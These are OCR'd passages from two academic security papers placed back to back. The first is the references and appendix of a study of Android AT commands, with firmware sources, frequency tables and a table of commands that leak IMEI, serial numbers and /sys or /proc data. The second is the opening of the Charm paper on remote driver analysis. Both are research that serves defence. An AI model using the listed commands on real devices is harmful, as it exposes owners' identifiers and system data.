[15] Y. Aafer, X. Zhang, and W. Du. Harvesting Inconsistent Security Configurations in Custom Android ROMs via Differential Analysis. In *USENIX Security Symposium*, pages 1153–1168, 2016.

[16] ActiveXperts Software. Basic Hayes AT Command Set. https://www.activexperts.com/sms-component/at/basic/, 2018.

[17] ActiveXperts Software. Extended AT Command Set. https://www.activexperts.com/sms-component/at/extended/, 2018.

[18] ActiveXperts Software. Proprietary Sony Ericsson AT Command Set. https://www.activexperts.com/sms-component/at/sonyericsson/, 2018.

[19] M. Anderson and K. Olmstead. Many smartphone owners don't take steps to secure their devices, Mar. 2017. Pew Research Center.

[20] P. André, C. Manuel Eduardo, and B. Pedro. Charge your device with the latest malware. *BlackHat Europe*, 2014.

[21] Burak Alakus. TO CONTROL YOUR MOBILE PHONE BY AT COMMANDS VIA BLUETOOTH (C#.NET). https://burakalakusen.wordpress.com/2011/07/27/to-control-your-mobile-phone-by-at-commands-via-bluetooth/, 2011.

[22] CVE. CVE-2013-3666. https://www.cvedetails.com/cve/CVE-2013-3666/, 2013.

[23] O. Davydov. Unlocking The Screen of an LG Android Smartphone with AT Modem Commands, Feb. 2017. Forensic Focus Blog.

[24] F. Durda IV. The AT Command Set Reference - History. https://nemesis.lonestar.org, 2004.

[25] ETSI. Digital cellular telecommunications system (Phase 2+); Use of Data Terminal Equipment - Data Circuit terminating; Equipment (DTE - DCE) interface for Short Message Service (SMS) and Cell Broadcast Service (CBS) (GSM 07.05 version 5.5.0). http://www.etsi.org/deliver/etsi_gts/07/0705/05.03.00_60/gsmts_0705v050300p.pdf, 1997.

[26] ETSI. Digital cellular telecommunications system (Phase 2+); AT Command set for GSM Mobile Equipment (ME) (3GPP TS 07.07 version 7.8.0 Release 1998). http://www.etsi.org/deliver/etsi_ts/100900_100999/100916/07.08.00_60/ts_100916v070800p.pdf, 2003.

[27] ETSI. Digital cellular telecommunications system (Phase 2+) (GSM); Universal Mobile Telecommunications System (UMTS); LTE; AT command set for User Equipment (UE) (3GPP TS 27.007 version 13.6.0 Release 13). http://www.etsi.org/deliver/etsi_ts/127000_127099/127007/13.06.00_60/ts_127007v130600p.pdf, 2017.

[28] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android Permissions Demystified. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 627–638. ACM, 2011.

[29] A. P. Felt, H. J. Wang, A. Moshchuk, S. Hanna, and E. Chin. Permission re-delegation: Attacks and defenses. In *USENIX Security Symposium*, volume 30, 2011.

[30] A. Ganti. Latest Samsung Galaxy Note 8 Bootloader Prevents Flashing Unsigned Firmware on Device. https://wccftech.com/latest-samsung-galaxy-s8-s8-note8-bootloader-prevents-flashing-new-firmware/, 2018.

[31] R. Hay. fastboot OEM vuln: Android Bootloader Vulnerabilities in Vendor Customizations. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*. USENIX Association, 2017.

[32] G. Hernandez, F. Fowze, D. J. Tian, T. Yavuz, and K. Butler. FirmUSB: Vetting USB Device Firmware using Domain Informed Symbolic Execution. In *24th ACM Conference on Computer and Communications Security (CCS'17)*, Dallas, USA, 2017.

[33] Intel. Installation instructions for the intel® usb driver for android* devices. https://software.intel.com/en-us/android/articles/installation-instructions-for-intel-android-usb-driver, 2015.

[34] IPFS. Motorola phone AT commands. https://ipfs.io/ipfs/QmXoypizjW3WknFiJnKLwHCnL72vedxjQkDDP1mXWo6uco/wiki/Motorola_phone_AT_commands.html, 2014.

[35] ITU-T. Serial asynchronous automatic dialling and control. https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-V.250-200307-I!!PDF-E&type=items, 2003.

[36] J. Jelinek, A. Van de Ven, U. Drepper, and D. Novillo. Object size checking to prevent (some) buffer overflows, Sept. 2004. GCC Patches List.

[37] B. Lau, Y. Jang, C. Song, T. Wang, P. Chung, and P. Royal. Mactans: Injecting Malware into iOS Devices via Malicious Chargers. *Proceedings of the Black Hat USA Briefings, Las Vegas, NV, August 2013*, 2013.

[38] A. Laurie, M. Holtmann, and M. Herfurt. The bluebug. *AL Digital Ltd. http://trifinite. org/trifinite_stuff_bluebug. html*.

[39] LG. LGUP. https://www.mylgphones.com/download-lg-up-software, 2017.

[40] Messagestick. TECHNICAL REFERENCE FOR HAYES MODEMS. http://www.messagestick.net/modem/hayes_modem.html, 1992.

[41] S. Mickey, M. Jesse, and B. Oleksandr. Driving down the rabbit hole. In *DEF CON 25*, 2017.

[42] MultiTech Systems. AT Commands For CDMA Wireless Modems. http://www.canarysystems.com/nsupport/CDMA_AT_Commands.pdf, 2004.

[43] MultiTech Systems. EV-DO and CDMA AT Commands Reference Guide. https://www.multitech.com/documents/publications/manuals/s000546.pdf, 2015.

[44] K. Nohl and J. Lell. BadUSB-On accessories that turn evil. *Black Hat USA*, 2014.

[45] Openmoko. Neo 1973 and Neo FreeRunner GSM modem. http://wiki.openmoko.org/wiki/Neo_1973_and_Neo_FreeRunner_gsm_modem, 2012.

[46] A. Pereira, M. Correia, and P. Brandão. USB Connection Vulnerabilities on Android Smartphones: Default and Vendors' Customizations. In *IFIP International Conference on Communications and Multimedia Security*, pages 19–32. Springer, 2014.

[47] P. Roberto and F. Aristide. Modem interface exposed via USB. https://github.com/ud2/advisories/tree/master/android/samsung/nocve-2016-0004, 2016.

[48] Samsung. Samsung Odin. https://samsungodin.com/, 2017.

[49] Y. Shao, J. Ott, Y. J. Jia, Z. Qian, and Z. M. Mao. The misuse of android unix domain sockets and security implications. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 80–91. ACM, 2016.

[50] A. Stavrou and Z. Wang. Exploiting Smart-Phone USB Connectivity For Fun And Profit. *BlackHat DC*, 2011.

[51] Telit wireless solutions. xN930 AT Command Reference Guide. http://www.iot.com.tr/uploads/pdf/Telit_xN930_AT_Commands_Reference_Guide_r1.pdf, 2013.

[52] D. J. Tian, A. Bates, and K. Butler. Defending Against Malicious USB Firmware with GoodUSB. In *Proceedings of the 31st Annual Computer Security Applications Conference*, pages 261–270. ACM, 2015.

[53] D. J. Tian, N. Scaife, A. Bates, K. Butler, and P. Traynor. Making USB Great Again with USBFILTER. In *USENIX Security Symposium*, 2016.

[54] T. Vidas, D. Votipka, and N. Christin. All Your Droid Are Belong to Us: A Survey of Current Android Attacks. In *WOOT*, pages 81–90, 2011.

[55] Z. Wang and A. Stavrou. Exploiting Smart-Phone USB Connectivity For Fun And Profit. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 357–366. ACM, 2010.

[56] L. Wu, M. Grace, Y. Zhou, C. Wu, and X. Jiang. The Impact of Vendor Customizations on Android Security. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 623–634. ACM, 2013.

[57] XDA Developers. New Samsung Galaxy S8, S8+, and Note8 Bootloader Prevents Flashing Out of Region Firmware. https://www.xda-developers.com/samsung-galaxy-s8-note8-bootloader-odin/, 2018.

[58] XDA Forums. How to talk to the Modem with AT commands. https://forum.xda-developers.com/galaxy-s2/help/how-to-talk-to-modem-commands-t1471241, 2012.

[59] X. Zhou, Y. Lee, N. Zhang, M. Naveed, and X. Wang. The Peril of Fragmentation: Security Hazards in Android Device Driver Customizations. In *Security and Privacy (SP), 2014 IEEE Symposium on*, pages 409–423. IEEE, 2014.

# A Additional Implementation Details

## A.1 AT Extraction Details

Some limitations of our extraction include potentially missing AT commands, images that fail to extract, and missing build.prop files. Given our AT command regular expression and the symbol set we use, we may miss commands using a non-standard symbol following the `AT`. In practice, we observe from AT command standards, existing online AT databases, manual analysis in IDA Pro, Google searches, and more permissive regular expressions that the vast majority of extended AT commands found in the wild are uppercase and use one of the symbols [+*!@#$%^&] matched by our expression. Despite this, if new valid patterns are found in the future, they can be easily added to our regular expression.

Images that fail to extract completely are still analyzed for strings, but if they are compressed, detecting any matches will be impossible. If an image is missing a `build.prop` file, we *do not* include it in our dataset, as this may be indicative of an invalid Android image, since all AOSP images are mandated to contain this file.

## A.2 AT Database Filtering

**Filtering Heuristic**

$$cmd := \texttt{String}$$
$$file := \texttt{AtFile}$$
$$charclass = \begin{cases} e^{-0.4*(cmd::len-3)}, cmd::class \ni \{alnum\} \\ 0, \text{otherwise} \end{cases}$$
$$file\_score = \frac{file::badlines}{file::lines} \cdot \underset{[0,1]}{\text{map}}(e^{0.05*file::lines} - 1)$$
$$at\_score = 10 \cdot (\underset{[0,1]}{\text{map}}(charclass) + file\_score)$$

We define `String` and `AtFile` as types, $var::attr$ as accessing the attribute $attr$ of $var$, and the

$$\underset{[x,y]}{\text{map}}(n) \text{ function}$$

to clamp $n$ to the range $x \leq n \leq y$.

In practice we observe that it is less common for an AT command to have digits ([0-9]) and lower case letters ([a-z]) in the same command. We punish commands matching this with an exponential decay term in terms of a constant and the command length with the *charclass* metric. The minimum command that would be scored is three (3) characters, hence the subtraction of three. The larger the candidate AT command, the less it is punished, as the likelihood that the command is not random noise increases with each character.

For the $file\_score$ metric, we record every line found that fails the initial regular expression test and increase the $file::badlines$ variable. For each line, regardless of it failing or passing, we increase the $file::lines$ variable. This creates a false positive percentage for the file. We increase the confidence of this FP score exponentially based off of the number of lines seen in the file and a constant of our choosing.

Finally we sum and weight the *charclass* and $file\_score$ metrics to create a final $at\_score$ (a lower score means that it is less likely to be spurious). For future processing, we set the spurious command threshold to be $at\_score \geq 5.0$. Through manual inspection we found this balances the number of false negatives (actual commands discarded) and false positives (bad commands accepted).

**Filtering Results** During the initial extraction of firmware images, we used `strings` to match on lines matching the regular expression `AT[!@#$%^&*+]`. To narrow down on actual AT commands, we applied the heavier regular expression, which eliminated 33.2% of all processed lines, as shown in Table 15. To further refine our matching and eliminate classes of frequently-appearing commands, we applied our heuristic to discard additional matches that passed the regular expression. This heuristic eliminated an additional 2.4% of all processed lines and brought the total unique AT command count down from 4,654 to 3,500, a 24.8% reduction. With less invalid commands matched, our analytics were not skewed and our AT command testing was faster.

Due to how the heuristic is implemented, it only has memory of firmware image file score across a single vendor. Also, it is possible for invalid commands to avoid this check by appearing early in a file without a score or in a file with a good score. This is a limitation and could be improved by additional feature checking, multiple passes, and blacklisting. In our work we found the heuristic developed to be sufficient for our purposes. Additionally, we spot-checked the spurious commands and their corresponding $at\_score$ to make sure that large amounts of valid commands were not being discarded. Overall, we purposefully avoided any manual filtering to make importing new datasets fast and less labor intensive.

## A.3 Android Firmware Acquisition

Vendors such as Google and ASUS list all of their factory images for download on their official websites. A combination of URL extraction from the HTML page plus `wget` allows us to efficiently gather and download each image. Other vendors do not provide their Android firmware downloading directly. In these cases, we refer to third-party websites (e.g., AndroidMTK.com) which collect Android firmware images from various vendors.





Figure 7: Android Version Distribution.

For these third-parties, the actual download URL is usually found after jumping through multiple site redirections, clicking JavaScript buttons, avoiding rogue download buttons, and passing Turing tests. Images themselves are usually hosted by cloud storage services such as MediaFire or AndroidFileHost. Effectively, all of the images we have gathered are publicly available with some effort on categorizing and collecting valid URLs for download.

Factory/stock firmware is available on the official vendor sites for ASUS, Google, and HTC. For all other vendors, we rely on third-party sites that collect firmware images, among which we choose sites that claim to host only stock firmware. We download firmware from sources listed in Table 12.

**Firmware Version Distribution.** The Android version distribution across all collected factory images is presented in Figure 7. Versions 4.x, 5.x, 6.x, and 7.x make up the largest percentage of all images, with over 200 images of Versions 4.4, 6.0, and 7.1. We do not prioritize specific versions during the image crawling process. The version distribution of our dataset appears to *reflect mainstream Android devices* that are still in use, e.g., Google Nexus series (4.x and 5.x), LG G series (6.x), and the latest Samsung Galaxy series (7.x). Note that Android 8.x (Oreo) is intentionally excluded since most vendors had not started rolling out their updates by the time of writing.

| Vendor | Download URL |
|---|---|
| ASUS | `https://www.asus.com/support` |
| Google | `https://developers.google.com/android/images` |
| HTC | `http://www.htc.com/us/support/rom-downloads.html`<br>`http://www.htc.com/us/support/updates.aspx` |
| Huawei | `https://androidmtk.com/download-huawei-stock-rom-for-all-models` |
| Lenovo | `https://androidmtk.com/download-lenovo-stock-rom-models` |
| LG | `http://devtester.ro/projects/lg-firmwares/` |
| LineageOS | `https://download.lineageos.org/` |
| Motorola | `https://firmware.center/firmware/Motorola/` |
| Samsung | `https://androidmtk.com/download-samsung-stock-rom` |
| Sony | `http://www.firmwaremobile.com/index.php/xperiadownload/` |
| ZTE | `https://freeandroidroot.com/download-zte-stock-rom-firmware/` |

Table 12: A list of online resources from which we downloaded Android stock firmware.

| Aggregation (2018) | Google (447) | Samsung (373) | LG (150) |
|---|---|---|---|
| AT+CLCC (2011) | AT+CGEREP (447) | AT+COPS (373) | AT+WNAM (150) |
| AT+CHLD (2011) | AT+CSQ (447) | AT+CLCC (373) | AT%GYRO (150) |
| AT+VTS (2010) | AT+CGDCONT (447) | AT+CGSN (373) | AT%FUSG (150) |
| AT+COPS (2007) | AT+CHLD (447) | AT+CCWA (373) | AT%NCM (150) |
| AT+CCWA (2007) | AT+COPS (447) | AT+CHLD (373) | AT%LGATSERVICE (150) |
| AT+CMEE (2005) | AT+CGREG (447) | AT+VTS (373) | AT%SIMID (150) |
| AT+CGSN (1996) | AT+CGACT (447) | AT+CMEE (373) | AT%MLT (150) |
| AT+CMGS (1969) | AT+CMUT (447) | AT+DEVCONINFO (370) | AT+BTRH (150) |
| AT+CFUN (1968) | AT+CGSN (447) | AT+PROF (368) | AT%MMCFORMAT (150) |
| AT+CMGW (1967) | AT+CSMS (447) | AT+SYNCML (367) | AT%MDMLOG (150) |

Table 13: Top 10 ATcmds (frequency#) in Aggregation, Google, Samsung, and LG.

| Command | Action | Tested Phones |
|---|---|---|
| ATI | Manufacturer, model, revision, SVN, IMEI | G4/S8+/Nexus5 ZenPhone2 |
| AT%IMEI | IMEI information | G3/G4 |
| AT%SYSCAT | Read and return data from `/sys/*` | G3/G4 |
| AT%PROCCAT | Read and return data from `/proc/*` | G3/G4 |
| AT+BATGETLEVEL? | Battery information | Note2/S7Edge/S8+ |
| AT+CGMM | Phone model | G3/Note2/S8+/ Nexus5/ZenPhone2 |
| AT+CGSN | Serial number | Note2/ZenPhone2/ ZenPad |
| AT+DEVCONINFO | Phone model, serial number, IMEI, and etc. | Note2/S7Edge/S8+ |
| AT+GMR | Phone model | G3/G4/Note2 S8+/ZenPhone2 |
| AT+GSN | Serial number | G4/Note2/S7Edge/S8+/ ZenPhone2/ZenPad |
| AT+GSNR | Serial number | Note2/S7Edge/S8+ |
| AT+GSNW | Serial number | Note2/S7Edge/S8+ |
| AT+IMEINUM | IMEI number | Note2/S7Edge/S8+ |
| AT+SERIALNO | Serial number | Note2/S7Edge/S8+ |
| AT+SIZECHECK | Filesystem partition information | Note2/S7Edge/S8+ |
| AT+SVCIFPGM | Partition information and etc. | Note2/S7Edge/S8+ |
| AT+SWVER | Software version | Note2/S7Edge/S8+ |
| AT+GMM | Phone model | G3/G4/S7Edge/S8+/ ZenPhone2 |
| AT+CGMI | Manufacturer identification | G3/S7Edge/S8+/ Nexus5/ZenPhone2 |
| AT+CGMR | Revision identification | G3/S7Edge/S8+/ ZenPhone2 |
| AT+GMI | Manufacturer identification | G3/G4/S8+/ZenPhone2 |
| AT+VERSNAME | Android version | S7Edge/S8+ |
| AT^GSN | Serial number | G4/S8+/Nexus 5 |
| AT^HWVER | Hardware version | G3/G4/S8+/Nexus5 |
| AT^MEID | Serial number | S8+/Nexus5 |
| AT^SYSINFO | System information | S8+/Nexus5 |
| AT+CLAC | List all supported AT commands | G3/G4/S7Edge/Nexus5/ ZenPad/ZenPhone2 |
| AT+LIST | List supported AT commands | Nexus5 |
| AT+ICCID | Sim card ICCID | G3/G4/Nexus5 |
| AT$QCCLAC | List all supported AT commands (Qualcomm-specific) | S8+/G4/Nexus5 |
| AT%SWOV | Software version | G3 |
| AT%SWV | Software version | G3 |
| AT+CGSVN | IMEI information | ZenPhone2 |
| AT+XGENDATA | Software version | ZenPhone2 |

Table 14: A selection of commands that leak sensitive information about the device.

| Vendor | Lines Processed | Matched | Invalid | Spurious |
|---|---|---|---|---|
| ZTE | 25,105 | 76.3% | 21.4% | 2.3% |
| HTC | 25,690 | 24.1% | 72.5% | 3.3% |
| Sony | 34,390 | 45.8% | 50.2% | 4.0% |
| LineageOS | 41,739 | 62.9% | 36.0% | 1.2% |
| Motorola | 70,356 | 50.0% | 44.8% | 5.3% |
| Huawei | 78,432 | 79.7% | 16.5% | 3.8% |
| Google | 133,003 | 42.1% | 51.9% | 6.0% |
| LG | 171,578 | 41.1% | 57.1% | 1.9% |
| ASUS | 201,996 | 62.4% | 35.2% | 2.4% |
| Lenovo | 204,310 | 81.6% | 16.8% | 1.6% |
| Samsung | 406,272 | 76.9% | 21.9% | 1.2% |
| **Total** | 1,392,871 | 64.4% | 33.2% | 2.4% |

Table 15: The results of filtering the lines retrieved by `grep` (Lines Processed) using the AT regular expression in Figure 4 (Matched vs. Invalid) and through applying the *at_score* heuristic (Spurious).

# Charm: Facilitating Dynamic Analysis of Device Drivers of Mobile Systems

Seyed Mohammadjavad Seyed Talebi*, Hamid Tavakoli*, Hang Zhang†, Zheng Zhang†,
Ardalan Amiri Sani*, Zhiyun Qian†
*UC Irvine, †UC Riverside

## Abstract

Mobile systems, such as smartphones and tablets, incorporate a diverse set of I/O devices, such as camera, audio devices, GPU, and sensors. This in turn results in a large number of diverse and customized device drivers running in the operating system kernel of mobile systems. These device drivers contain various bugs and vulnerabilities, making them a top target for kernel exploits [78]. Unfortunately, security analysts face important challenges in analyzing these device drivers in order to find, understand, and patch vulnerabilities. More specifically, using the state-of-the-art dynamic analysis techniques such as interactive debugging, fuzzing, and record-and-replay for analysis of these drivers is difficult, inefficient, or even completely inaccessible depending on the analysis.

In this paper, we present Charm[1], a system solution that facilitates dynamic analysis of device drivers of mobile systems. Charm's key technique is *remote device driver execution*, which enables the device driver to execute in a virtual machine on a workstation. Charm makes this possible by using the actual mobile system only for servicing the low-level and infrequent I/O operations through a low-latency and customized USB channel. Charm does not require any specialized hardware and is immediately available to analysts. We show that it is feasible to apply Charm to various device drivers, including camera, audio, GPU, and IMU sensor drivers, in different mobile systems, including LG Nexus 5X, Huawei Nexus 6P, and Samsung Galaxy S7. In an extensive evaluation, we show that Charm enhances the usability of fuzzing of device drivers, enables record-and-replay of driver's execution, and facilitates detailed vulnerability analysis. Altogether, these capabilities have enabled us to find 25 bugs in device drivers, analyze 3 existing ones, and even build an arbitrary-code-execution kernel exploit using one of them.

[1]Charm is open sourced: https://trusslab.github.io/charm/

## 1 Introduction

Today, mobile systems, such as smartphones and tablets, incorporate a diverse set of I/O devices, e.g., camera, display, sensors, accelerators such as GPU, and various network devices. These I/O devices are the main driving force for product differentiation in a competitive market. It is reported that there are more than a thousand Android device manufacturers and more than 24,000 distinct Android devices seen just in 2015 [1]. Therefore, one smartphone vendor might use a powerful camera so that its smartphone would stand out in this market, while another might be the first to incorporate a fingerprint scanner.

Such diversity has an important implication for the operating system of mobile systems: *a large number of highly diverse and customized device drivers are required to power the corresponding set of distinct I/O devices.* Device drivers run in the kernel of the operating system and are known to be the source of many serious vulnerabilities such as root vulnerabilities [78]. Therefore, security analysts invest significant effort to find, analyze, and patch the vulnerabilities in them. Unfortunately, they face important deficiencies in doing so. More specifically, performing dynamic analysis on device drivers in mobile systems is difficult, inefficient, or even impossible depending on the analysis. For example, some dynamic analyses, including introspecting the driver and kernel state with a debugger (such as GDB) and record-and-replay, requires the driver to run within a controlled environment, e.g., a virtual machine. Unfortunately, doing so for device drivers running in the kernel of mobile systems is impossible. As another example, a kernel fuzzer, such as kAFL [65] or Google Syzkaller [7], can be used to find various types of bugs in the operating system kernel including device drivers. Unfortunately, fuzzing the device drivers in mobile systems encounters various disadvantages. First, using kAFL requires running the driver in an x86-based virtual machine, which is not possible for mobile drivers.





Figure 1: *Charm enables a security analyst to run a mobile I/O device driver in a virtual machine and inspect it using various dynamic analysis techniques.*

Second, using Syzkaller directly on mobile systems is challenging due to (*i*) lack of support for latest fuzzing features, such as new kernel sanitizers [9–12] and (*ii*) lack of access to the system's console without using a specialized adapter [8].

In this paper, we present Charm, a system designed to facilitate dynamic analysis of device drivers of mobile systems in order to find and investigate the vulnerabilities in them. Our key contribution in Charm that makes this possible is a system solution for the execution of mobile I/O device drivers within a virtual machine on a different physical machine, e.g., a workstation. Such a capability overcomes the aforementioned deficiencies. That is, since the device driver executes within a virtual machine, it enables the analyst to use various dynamic analyses including manual interactive debugging, record-and-replay, and enhanced fuzzing.

Executing a mobile system's device driver within a workstation virtual machine is normally impossible since the driver requires access to the exact hardware of the I/O device in the mobile system. We solve this problem using a technique called *remote device driver execution*. With this technique, the device driver's attempts to interact with its I/O device are intercepted in the virtual machine by the hypervisor and routed to the actual mobile system over a customized low-latency USB channel. In this technique, while the actual mobile system is needed for the execution of the infrequent low-level I/O operations, the device driver runs fully within a virtual machine and hence can be analyzed. Figure 1 shows the high-level idea behind Charm.

Remote device driver execution raises two important challenges, which we address in this paper. First, interactions of a device driver with its corresponding I/O device are time-sensitive. Hence the added latency of communications between the workstation and mobile system can easily result in various time-out problems in the I/O device or driver, as our own experience with our earlier Charm prototypes demonstrated. We address this challenge with a customized USB channel. Quite importantly, *our solution does not require any customized hardware* for the connection to the mobile system. It leverages the commonly available USB interface and hence makes our solution immediately available to security analysts.

Second, in addition to interacting with the I/O device's hardware, a device driver interacts with several other modules in the operating system kernel including a bus driver, the power management module, and the clock management module. These modules, which we refer to as "resident modules", cannot be moved to the virtual machine since they are needed in the mobile system for the usage of the USB channel. We address this challenge with a Remote Procedure Call (RPC) interface for the remote driver to interact with these modules in the mobile system. We build our RPC solution at the boundary of common Linux APIs. Therefore, different device drivers of different mobile systems can use the same RPC interface, reducing the engineering effort to apply Charm to new device drivers.

We implement Charm's prototype using an Intel Xeon-based workstation and three smartphones: LG Nexus 5X, Huawei Nexus 6P, and Samsung Galaxy S7. We implement remote device driver execution for two device drivers in Nexus 5X, namely the camera and audio drivers, for the GPU device driver in Nexus 6P, and for Inertial Measurement Unit (IMU) sensor driver in Samsung Galaxy S7. Altogether, these drivers encompass 129,000 LoC. We choose four distinct device driver from three vendors to demonstrate the ability of Charm to support a diverse set of device drivers in various mobile systems. We have released the source code of Charm as well as the kernel images configured for the supported drivers. The former enables security analysts to support new device drivers, while the latter enables them to immediately apply different dynamic analysis techniques to the set of device drivers that Charm already supports.

Our current prototype of Charm only supports open source device drivers. Fortunately, kernel source code (including drivers) is often available for Android devices. In practice, the kernel is often released by vendors soon after launch, e.g., in the case of Samsung Galaxy S9 and S9+ [19]. Moreover, kernels released by the vendors are integrated into custom Android projects (such as LineageOS, which supports 200 devices at the time of this writing [18]), providing bootable Android images. These projects also provide instructions to unlock the bootloader on supported devices in order to deploy these images. Therefore, we believe that Charm is useful for many (if not most) Android devices. However, there are still a large number of closed source device drivers, which Charm cannot currently support. Therefore, as part of our future work, we plan to support closed source drivers in Charm too (§8).

Using extensive evaluation, we demonstrate the following. First, we show that it is feasible to add support

for new device drivers in Charm in a reasonable amount of time. Second, we show that despite the overhead of remote device driver execution, Charm's performance is on par with actual mobile systems. More specifically, we show that a fuzzer can execute about the same number of fuzzing programs in Charm and hence achieve similar code coverage in the driver. Third, we show that Charm enables us to find 25 bugs in drivers including 14 previously unknown bugs (several of which we have already reported) and two bugs detected by a kernel sanitizer not available on the corresponding mobile system's kernel. Fourth, we show that we can record and replay the execution of the device driver, which, among others, can help easily recreate a bug without needing the mobile system's hardware. Finally, we show that it is feasible to use a debugger, i.e., GDB, to analyze various vulnerabilities in these drivers. Using this ability, we have analyzed three publicly reported vulnerabilities and managed to build an arbitrary-code-execution kernel exploit using one of them.

# 2 Motivation

Our efforts to build Charm is motivated by our previous struggles to analyze the device drivers of mobile systems in order to find and understand vulnerabilities in them. In this section, we discuss three important dynamic analysis techniques: manual interactive debugging, record-and-replay, and fuzzing. We discuss the current challenges in applying them to device drivers of mobile systems and briefly mention how Charm overcomes these challenges.

## 2.1 Manual Interactive Debugging

Security analysts often use a debugger, such as the infamous GDB, to analyze a vulnerability or a reported exploit. A debugger enables the analyst to put breakpoints in the code, investigate the content of memory when and where needed, and put watchpoints on important data structures to detect attempts to modify them. Unfortunately, performing these debugging actions on device drivers is typically infeasible as they run in the kernel of the mobile system's operating system. Kernel debugger, KGDB, tries to address this challenge by providing support for interactive debugging for the operating system kernel. However, using KGDB for the kernel of mobile systems is either infeasible, is difficult to use, or requires a specialized adapter. More specifically, KGDB requires console access, which can be made available through the UART hardware. Unfortunately, some mobile systems do not have the UART hardware, and hence do not support KGDB. Moreover, some other systems, e.g., some Xperia smartphones, have the UART hardware, but accessing it requires opening up the system, finding the UART pins, and soldering connections [14], which is a difficult and error-prone task. Finally, some systems have the UART hardware and connect it to the audio jack for easy access, e.g., Nexus devices [20]. Console access in this case is relatively easier but still requires a specialized adapter cable [15].

Charm solves this problem. It enables the security analysts to analyze the device driver since the driver runs within a virtual machine. To demonstrate this point, we have used GDB to analyze 3 vulnerabilities in Nexus 5X camera driver (reported on Android Security Bulletins [2]). Moreover, we have also used GDB to help construct an exploit that can gain arbitrary code execution in the kernel using one of these vulnerabilities.

## 2.2 Record-and-Replay

Record-and-replay is an invaluable tool for analyzing the behavior of a program, including device drivers. It enables an analyst to record the execution of the device driver and replay it when needed. Imagine that a certain run of a device driver results in a crash (e.g., when being fuzzed). Recreating the crash might not be trivial since it might depend on a race condition that is triggered in a certain interleaving of driver execution and incoming interrupts from the I/O device. However, if the execution is recorded, it can be simply replayed and analyzed (e.g., with GDB). What is extremely useful about this technique is that *the replay of the driver does not even require having access to the actual mobile system*. Therefore, anyone with access to a virtual machine can replay the device driver execution and analyze it.

While any virtual machine record-and-replay can be used in Charm, we have implemented our own solution. It records all the interactions of the driver with the remote I/O device in the hypervisor and then replays them when needed.

## 2.3 Fuzzing

Fuzzing is a dynamic analysis technique that attempts to find bugs in a software module under test by providing various inputs to the module. In case of device drivers, the input to the driver is through system calls, such as `ioctl` and `read` system calls. While fuzzing is an effective technique to find bugs in software, it often suffers from low code coverage when inputs are randomly selected. Therefore, to increase coverage, feedback-guided fuzzing techniques collect execution information and use that to guide the input generation process. One such fuzzing tool is kAFL [65], which uses the hypervisor to collect execution information of the virtual machine by leveraging the Intel Processor Tracer (PT) hardware. Using kAFL to fuzz the device drivers of mobile systems

is currently impossible because most of the commodity mobile devices use ARM processors, which do not have the Intel PT hardware. Moreover, hypervisor support is not enabled on these systems. However, by running the driver in a virtual machine in an x86 machine, Charm enables the use of kAFL.

Another such fuzzing tool, which is capable of fuzzing kernel-based device drivers, is Syzkaller [7], recently released by Google. Syzkaller uses a compiler-based coverage information collector, i.e., KCOV [4], and use that to guide its input generation. Since the coverage information collector is inserted into the kernel using the compiler, it is possible to use Syzkaller to directly fuzz the device driver running inside a mobile system. Yet, using Syzkaller with Charm provides three important advantages. First, Syzkaller can benefit from other dynamic analysis techniques only available for virtual machines. Specifically, record-and-replay can facilitate the analysis of the bugs triggered by Syzkaller, as discussed earlier.

Second, it is easier to leverage new kernel sanitizers of Syzkaller in a virtual machine compared to a mobile system. Kernel sanitizers instrument the kernel at compile time to allow Syzkaller to find non-crash bugs by monitoring the execution of the kernel. Examples are KASAN [9], which finds use-after-free and out-of-bounds memory bugs, KTSAN [11], which detects data races, KMSAN [10], which detects the use of uninitialized memory, and KUBSAN [12], which detects undefined behavior. Unfortunately, these sanitizers are not often supported in the kernel of mobile systems. To the best of our knowledge, only the Google Pixel smartphone's kernel supports KASAN [16]. In contrast, in Charm, one can simply choose a virtual machine kernel with support for these sanitizers. For example, we show that we can easily use KASAN in Charm by simply porting our drivers to a KASAN-enabled virtual machine kernel.

Finally, Syzkaller can more effectively capture and analyze crash bugs when fuzzing a virtual machine compared to a mobile system. Syzkaller reads the kernel logs of the operating system through its "console". It needs the kernel logs at the moment of the crash to capture the dump stack. The console of the virtual machine is reliably available by the hypervisor at the time of a crash. On the other hand, getting the console messages from a mobile system at the time of the crash is more challenging and requires a specialized adapter [8], which is not available to all analysts and is not easy to use. Indeed, kernel developers are familiar with the difficulty of having to use a serial cable on a desktop or laptop to get the last-second console messages from a crashing kernel in order to be able to debug the crash. Getting the console logs from a crashing mobile system is as challenging, if not more. When such debugging hardware is not available, one can try to read the kernel messages through the Android Debug Bridge (ADB) interface, the main interface used over USB for communication to Android mobile systems. Unfortunately, the interface cannot deliver the kernel crash logs since the ADB daemon on the phone crashes as well. One can attempt to read the crash logs after the mobile system reboots, but crash logs are not always available after reboot since a crash might corrupt the kernel, hindering its ability to flush the console to storage. These challenges are also confirmed by the Syzkaller's developers: "Android Serial Cable or Suzy-Q device to capture console output is preferable but optional. Syzkaller can work with normal USB cable as well, but that can be somewhat unreliable and turn lots of crashes into lost connection to test machine crashes with no additional info" [8]. Running the device driver in a virtual machine significantly alleviates this problem.

